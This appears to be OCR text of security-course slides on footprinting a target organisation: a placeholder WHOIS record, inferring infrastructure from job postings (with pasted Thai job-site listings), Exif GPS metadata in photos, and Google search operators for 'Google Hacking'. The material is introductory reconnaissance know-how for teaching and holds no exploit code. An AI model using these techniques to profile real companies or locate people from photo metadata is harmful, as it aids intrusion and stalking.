

Registrant:
targetcompany (targetcompany-DOM)
Street Address
City, Province
State, Pin, Country
Domain Name: targetcompany.COM
Administrative Contact:
Surname, Name (SNIDNo-ORG) targetcompany@domain.com
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX
Technical Contact:
Surname, Name (SNIDNo-ORG) targetcompany@domain.com
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX
Domain servers in listed order:
NS1.WEBHOST.COM XXX.XXX.XXX.XXX
NS2.WEBHOST.COM XXX.XXX.XXX.XXX

Tool: What is My IP

Footprinting Through Job Sites

- You can gather company's infrastructure details from job postings
- Look for company's infrastructure postings such as "looking for system administrator to manage Solaris 10 network"
- This means that the company has Solaris networks on site
  - E.g., www.jobsdb.com

Footprinting Through Job Sites (cont't)



jobsdb by seek ค้นหางาน โปรไฟล์ ครบเครื่องเรื่องงาน บริษัทที่น่าสนใจ ภาษาไทย เข้าสู่ระบบ ผู้ประกอบการเข้าสู่ระบบ

ค้นหางาน: cyber security ×

ประเภทงานทั้งหมด

สถานที่: ระบุตำบล อำเภอ หรือภูมิภาค

หางาน

ประเภทการจ้างงานทั้งหมด | เงินเดือน ฿0 | ถึง ฿200K+ | วันที่ลงประกาศงาน ทุกเวลา

246 งาน

จัดเรียงตาม **ความเกี่ยวข้อง**

cathcart technology

Senior Cybersecurity Analyst

Cathcart Associates Asia Recruitment Ltd.

สาทร กรุงเทพมหานคร
฿60,000 – ฿80,000 per month
งานระบบรักษาความปลอดภัย (งานไอที งานเทคโนโลยีสื่อสาร)


- Cybersecurity Analyst, Enterprise Organization
- SOC, SIEM, Blue Team, AWS Security
- International Working Environment


2 วันที่ผ่านมา

สมัครงานนี้ก่อนใคร คลิก

← **เลือกงาน**

แสดงรายละเอียดที่นี่




Cyber Security Consult...
Thailand
Search
25
Try Premium for ฿0
Jobs
Date posted
Experience level
Company
Remote
Easy Apply
All filters
Cyber Security Consultant in Thailand
15 results
Set alert
Cyber Security Consultant - Data Loss Prevention (DLP)
KPMG Thailand
Bangkok, Bangkok City, Thailand (On-site)
Viewed · Promoted
Solutions Consultant, Public Sector
Palo Alto Networks
Bangkok, Bangkok City, Thailand (On-site)
Promoted
Technology and Cyber Risk Consultant
KPMG Thailand
Bangkok, Bangkok City, Thailand (On-site)
Promoted
Cyber Security - Identity & Access Management Consultant (IAM)
KPMG Thailand
Bangkok, Bangkok City, Thailand (On-site)
Promoted
Cyber Security - OT Security Consultant
KPMG Thailand
Bangkok, Bangkok City, Thailand (On-site)
Promoted
Cyber Security Consultant
ACIS Professional Center
Bangkok, Bangkok City, Thailand (Hybrid)
Promoted · 16 applicants · Easy Apply
KPMG Thailand
Cyber Security Consultant - Data Loss Prevention (DLP)
To view company or job poster verifications, click the badge next to the job title.
Bangkok, Bangkok City, Thailand · Reposted 2 weeks ago · Over 100 people clicked apply
On-site · Full-time
Curious where you stand? See how you compare to over 100 others who clicked apply. Try Premium for ฿0
PREMIUM
See personalized advice on how to best position yourself for this job.
Am I a good fit for this job?
How can I best position myself for t
Apply
Save
About the job
Location: Bangkok, Thailand
Rank: Senior
Job Description

Echangeable image file format (Exif)

- Exif is a standard that specifies the formats for images, sound, and ancillary tags used by digital cameras (including smartphones), scanners and other systems handling image and sound files recorded by digital cameras
- The Exif format has standard tags for location information.
- Some higher-end mobile phones have a built-in GPS receiver and store the location information in the Exif header when the picture is taken

EXIF Works with these file types


3FR, 3G2, 3GP, ACFM, ACR, AFM, AI, AIF, AIFC, AIFF, AIT, AMFM, APE, ARW,
ASF, AVI, BMP, BTF, CIFF, COS, **CR2**, **CRW**, CS1, DC3, DCM, DCP, DCR,
DFONT, DIB, DIC, DICM, DIVX, DJV, DJVU, DLL, **DNG**, DOC, DOCM, DOCX,
DOT, DOTM, DOTX, DV, DVB, DYLIB, EIP, EPS, EPSF, ERF, EXE, EXIF, F4A, F4B,
F4P, F4V, FLA, FLAC, FLV, FPX, GIF, GZ, GZIP, HDP, HTM, HTML, ICC, ICM, IIQ, IND,
INDD, INDT, ITC, JNG, JP2, JPEG, **JPG**, JPM, JPX, K25, KDC, KEY, KTH, LNK, M2T,
M2TS, M2V, M4A, M4B, M4P, M4V, MEF, MIE, MIF, MIFF, MKA, MKS, MKV, MNG, MOS,
MOV, MP3, MP4, MPC, MPEG, MPG, MPO, MQV, MRW, MTS, MXF, **NEF**, NMBTEMPLATE,
NRW, NUMBERS, ODP, ODS, ODT, OGG, ORF, OTF, PAGES, PBM, PCT, PDF, PEF, PFA,
PFB, PFM, PGF, PGM, PICT, PMP, **PNG**, POT, POTM, POTX, PPM, PPS, PPSM, PPSX, PPT,
PPTM, PPTX, PS, PSB, PSD, PSP, PSPFRAME, PSPIMAGE, PSPSHAPE, PSPTUBE, QIF, QT,
QTI, QTIF, RA, RAF, RAM, RAR, **RAW**, RIF, RIFF, RM, RMVB, RPM, RSRC, RTF, RV, RW2,
RWL, RWZ, SO, SR2, SRF, SRW, SVG, SWF, THM, THMX, TIF, TIFF, TTC, TTF, TUB, VOB,
VRD, WAV, WDP, WEBM, WEBP, WMA, WMV, X3F, XCF, XHTML, XLA, XLAM, XLS, XLSB,
XLSM, XLSX, XLT, XLTM, XLTX, **XMP**, and ZIP.

Image Information

Basic Image Information

Camera:	Apple iPhone 4
Lens:	3.9 mm
Exposure:	Auto exposure, Program AE, 1/347 sec, f/2.8, ISO 80
Flash:	Auto, Did not fire
Date:	**June 24, 2011** 3:44:59PM (timezone not specified) (11 minutes, 13 seconds ago, assuming image timezone of 7 hours ahead of GMT)
Location:	Map via encoded GPS coordinates at: Google, Yahoo, WikiMapia, OpenStreetMap, Bing (also see the Google Maps pane below) Timezone guess from earthtools.org: 7 hours ahead of GMT
File:	**1,936 × 2,592** JPEG (**5.0** megapixels) 1,858,187 bytes (1.8 megabytes) Image compression: 88%
Color Encoding:	**WARNING:** Color space tagged as sRGB, without an embedded color profile. **Windows and Mac web browsers will treat the colors randomly.** Images for the web are most widly viewable when in the sRGB color space and with an embedded color profile. See my Introduction to Digital-Image Color Spaces for more information.

EXIF Location taged




Search Engine


Google Hacking

- Basic Search Operators
  - " "
  - OR
  - -
  - .
  - *
- Advanced Search Operators
  - filetype:
  - info:
  - intext: allintext:
  - inurl: allinurl:
  - intitle: allintitle:
  - inanchor:
  - link:
  - site:
  - cache:

